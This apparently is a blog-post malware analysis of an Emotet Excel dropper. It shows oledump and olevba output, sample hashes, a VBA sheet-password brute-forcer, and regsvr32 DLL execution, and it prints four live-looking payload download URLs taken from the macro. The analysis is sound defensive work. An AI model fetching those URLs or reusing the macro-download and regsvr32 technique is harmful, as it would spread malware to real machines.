Emotet Campaign:

By Ilan Duhin

Published: 2023-02-28 · Archived: 2026-04-05 21:08:32 UTC

Executive Summary:


5 min read

Feb 26, 2023

In the last months, there has been an extensive campaign in Europe, especially of malware that calls “Emotet”. The malware arrives as an Excel file and tries to communicate with a number of URLs and in the end, download four DLL files to the machine.

Emotet uses an API call of CreateDirectoryA to create a folder where the files will be saved locally on the computer and from there run through Regsvr32.exe.

Press enter or click to view image in full size



Emotet Behavior

> **Static Analysis:**

OLE Tools:

Press enter or click to view image in full size

```
remnux@remnux:~/Downloads$ oledump.py Payment\ details.xls
  1:       4096 '\x05DocumentSummaryInformation'
  2:       4096 '\x05SummaryInformation'
  3:     210147 'Workbook'
```

Checking the file structure.

Press enter or click to view image in full size

```
remnux@remnux:~/Downloads$ oledump.py -s 1 Payment\ details.xls | more
00000000: FE FF 00 00 0A 00 02 00  00 00 00 00 00 00 00 00  ................
00000010: 00 00 00 00 00 00 00 00  01 00 00 00 02 D5 CD D5  ................
00000020: 9C 2E 1B 10 93 97 08 00  2B 2C F9 AE 30 00 00 00  ........+,..0...
00000030: 20 01 00 00 09 00 00 00  01 00 00 00 50 00 00 00   ...........P...
00000040: 0F 00 00 00 58 00 00 00  17 00 00 00 64 00 00 00  ....X.......d...
00000050: 0B 00 00 00 6C 00 00 00  10 00 00 00 74 00 00 00  ....l.......t...
00000060: 13 00 00 00 7C 00 00 00  16 00 00 00 84 00 00 00  ....|...........
00000070: 0D 00 00 00 8C 00 00 00  0C 00 00 00 E0 00 00 00  ................
00000080: 02 00 00 00 E3 04 00 00  1E 00 00 00 04 00 00 00  ................
00000090: 00 00 00 00 03 00 00 00  00 00 10 00 0B 00 00 00  ................
000000A0: 00 00 00 00 0B 00 00 00  00 00 00 00 0B 00 00 00  ................
000000B0: 00 00 00 00 0B 00 00 00  00 00 00 00 1E 10 00 00  ................
000000C0: 07 00 00 00 06 00 00 00  53 68 65 65 74 00 07 00  ........Sheet...
000000D0: 00 00 53 68 65 65 74 31  00 07 00 00 00 53 68 65  ..Sheet1.....She
000000E0: 65 74 32 00 07 00 00 00  53 68 65 65 74 33 00 07  et2.....Sheet3..
000000F0: 00 00 00 53 68 65 65 74  34 00 07 00 00 00 53 68  ...Sheet4.....Sh
00000100: 65 65 74 35 00 07 00 00  00 53 68 65 65 74 36 00  eet5.....Sheet6.
00000110: 0C 10 00 00 04 00 00 00  1E 00 00 00 06 00 00 00  ................
00000120: CB E8 F1 F2 FB 00 03 00  00 00 06 00 00 00 1E 00  ................
00000130: 00 00 12 00 00 00 CC E0  EA F0 EE F1 FB 20 45 78  ............. Ex
00000140: 63 65 6C 20 34 2E 30 00  03 00 00 00 01 00 00 00  cel 4.0.........
00000150: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Getting a clue that we have inside the excel **6 sheets.**

Press enter or click to view image in full size

```
remnux@remnux:~/Downloads$ malwoverview.py -b 1 -B ef2ce641a4e9f270eea626e8e4800b0b97b4a436c40e7af30aeb6f02566b809c

                                MALWARE BAZAAR REPORT
-------------------------------------------------------------------------------------------

sha256_hash:  ef2ce641a4e9f270eea626e8e4800b0b97b4a436c40e7af30aeb6f02566b809c
sha1_hash:    47bfe94aa96ef43231890f04ccd286b0888e10c8
md5_hash:     2486374800299563ab8934122234242a
first_seen:   2022-11-02 09:07:57
last_seen:    2022-11-08 11:48:27
file_name:    emotet.xls
file_size:    221696 bytes
file_type:    xls
mime_type:    application/vnd.ms-excel
tlsh:         T1E724F15B77999E6EF529C33408E7036A7273FD008F6B074B3609B795AFB48A05E13246
reporter:     ffforward
delivery:     email_attachment
tags:         E4 Emotet Epoch4 ITA SilentBuilder Teledue Fattura 2022 xls
```

Checking the capabilities of the file by using malwoverview.py and get some clues.

Press enter or click to view image in full size

```
Dr.Web rules:
              Sending a custom TCP request by exploiting the app vulnerability
              Launching a process by exploiting the app vulnerability
              Sending an HTTP GET request
              Searching for the window
              Creating a window
              Creating synchronization primitives
              DNS request
              Creating a file
              Creating a process with a hidden window
              Launching a process
              Moving a recently created file
```

Get inside to the third stream and extract his strings.

Press enter or click to view image in full size

```
remnux@remnux:~/Downloads$ oledump.py -s 3 -S Payment\ details.xls
```

Find 4 suspicious URLs.

```
n","URLDownloadToFil
s://audioselec.com/about/dDw5ggtyMojggTqhc/","
://intolove.co.uk/wp-admin/FbGhiWtrEzrQ/","
s://geringer-muehle.de/wp-admin/G/","
://isc.net.ua/themes/3rU/","
```

The file contains macro. In addition, find all cells that contains the whole code.


```
remnux@remnux:~/Downloads$ olevba Payment\ details.xls
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Payment details.xls
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: Sheet6, Macrosheet
' CELL:G13, =(((((((FORMULA(((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)
5'!E9)&'Sheet3'!M26,G16)=FORMULA((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sh
)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!E
2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!G28)&'She
26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1
2))=FORMULA((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'
M26,G24))=FORMULA((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Shee
'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!J3)&'Sheet1'!F24
!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!J29)&'Sheet3'!R13)&'Shee
0)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!
Sheet1'!L24&'Sheet1'!G44)&'Sheet1'!H46)&'Sheet1'!J44,G36), 0
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:G13       , FullEvaluation      , "False"
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|Suspicious|XLM macro           |XLM macro found. It may contain malicious  |
|          |                    |code                                       |
+----------+--------------------+-------------------------------------------+
```

> **Dynamic Analysis:**

First, we have try to open the excel (part of office 2021) we notice that it opened without

“Enable Content” pop up. after doing little research, the message shows just on 2007–2013 versions of office. After then, Microsoft blocks the option of enabling running macros automatically.


Press enter or click to view image in full size



To enable macros we need to change the option like in the picture below:

** in office 2007/2013 it will run by clicking “Enable Content”


Press enter or click to view image in full size



Need to save and enter it again to an excel file.


And now…


Press enter or click to view image in full size




When we press on the button, four messages pops up.

Press enter or click to view image in full size






Press enter or click to view image in full size




child processes of Excel.

When clicking on regsvr32.exe you can see those macros using it to execute the malware. It acts like a dropper because it generates a folder to place his DLL there.


Press enter or click to view image in full size



when opening Excel and following the static investigation, we see 6 sheets that was hiding from the victim.



Each sheet requires a password.



To extract the password, we use “password breaker for VBA”.

Source: https://www.instructables.com/VBA-Code-To-Unlock-A-Locked-Excel-Sheet/

Sub PasswordBreaker()

‘Breaks worksheet password protection.

Dim i As Integer, j As Integer, k As Integer

Dim l As Integer, m As Integer, n As Integer

Dim i1 As Integer, i2 As Integer, i3 As Integer

Dim i4 As Integer, i5 As Integer, i6 As Integer

On Error Resume Next

For i = 65 To 66: For j = 65 To 66: For k = 65 To 66

For l = 65 To 66: For m = 65 To 66: For i1 = 65 To 66

For i2 = 65 To 66: For i3 = 65 To 66: For i4 = 65 To 66

For i5 = 65 To 66: For i6 = 65 To 66: For n = 32 To 126

ActiveSheet.Unprotect Chr(i) & Chr(j) & Chr(k) & _

Chr(l) & Chr(m) & Chr(i1) & Chr(i2) & Chr(i3) & _

Get Ilan Duhin’s stories in your inbox


Join Medium for free to get updates from this writer.

Remember me for faster sign in


Chr(i4) & Chr(i5) & Chr(i6) & Chr(n)

```
If ActiveSheet.ProtectContents = False Then

MsgBox “One usable password is “ & Chr(i) & Chr(j) & _

Chr(k) & Chr(l) & Chr(m) & Chr(i1) & Chr(i2) & _

Chr(i3) & Chr(i4) & Chr(i5) & Chr(i6) & Chr(n)

Exit Sub

End If

Next: Next: Next: Next: Next: Next

Next: Next: Next: Next: Next: Next

End Sub
```

To insert our VBA code we need to press: ALT+F11, paste it and Run.




Press enter or click to view image in full size




paste the password breaker inside every sheet.

Excel shows us automatically the password for the requested sheet.




We can verify it from press right click and see that the sheet is “Protected”.



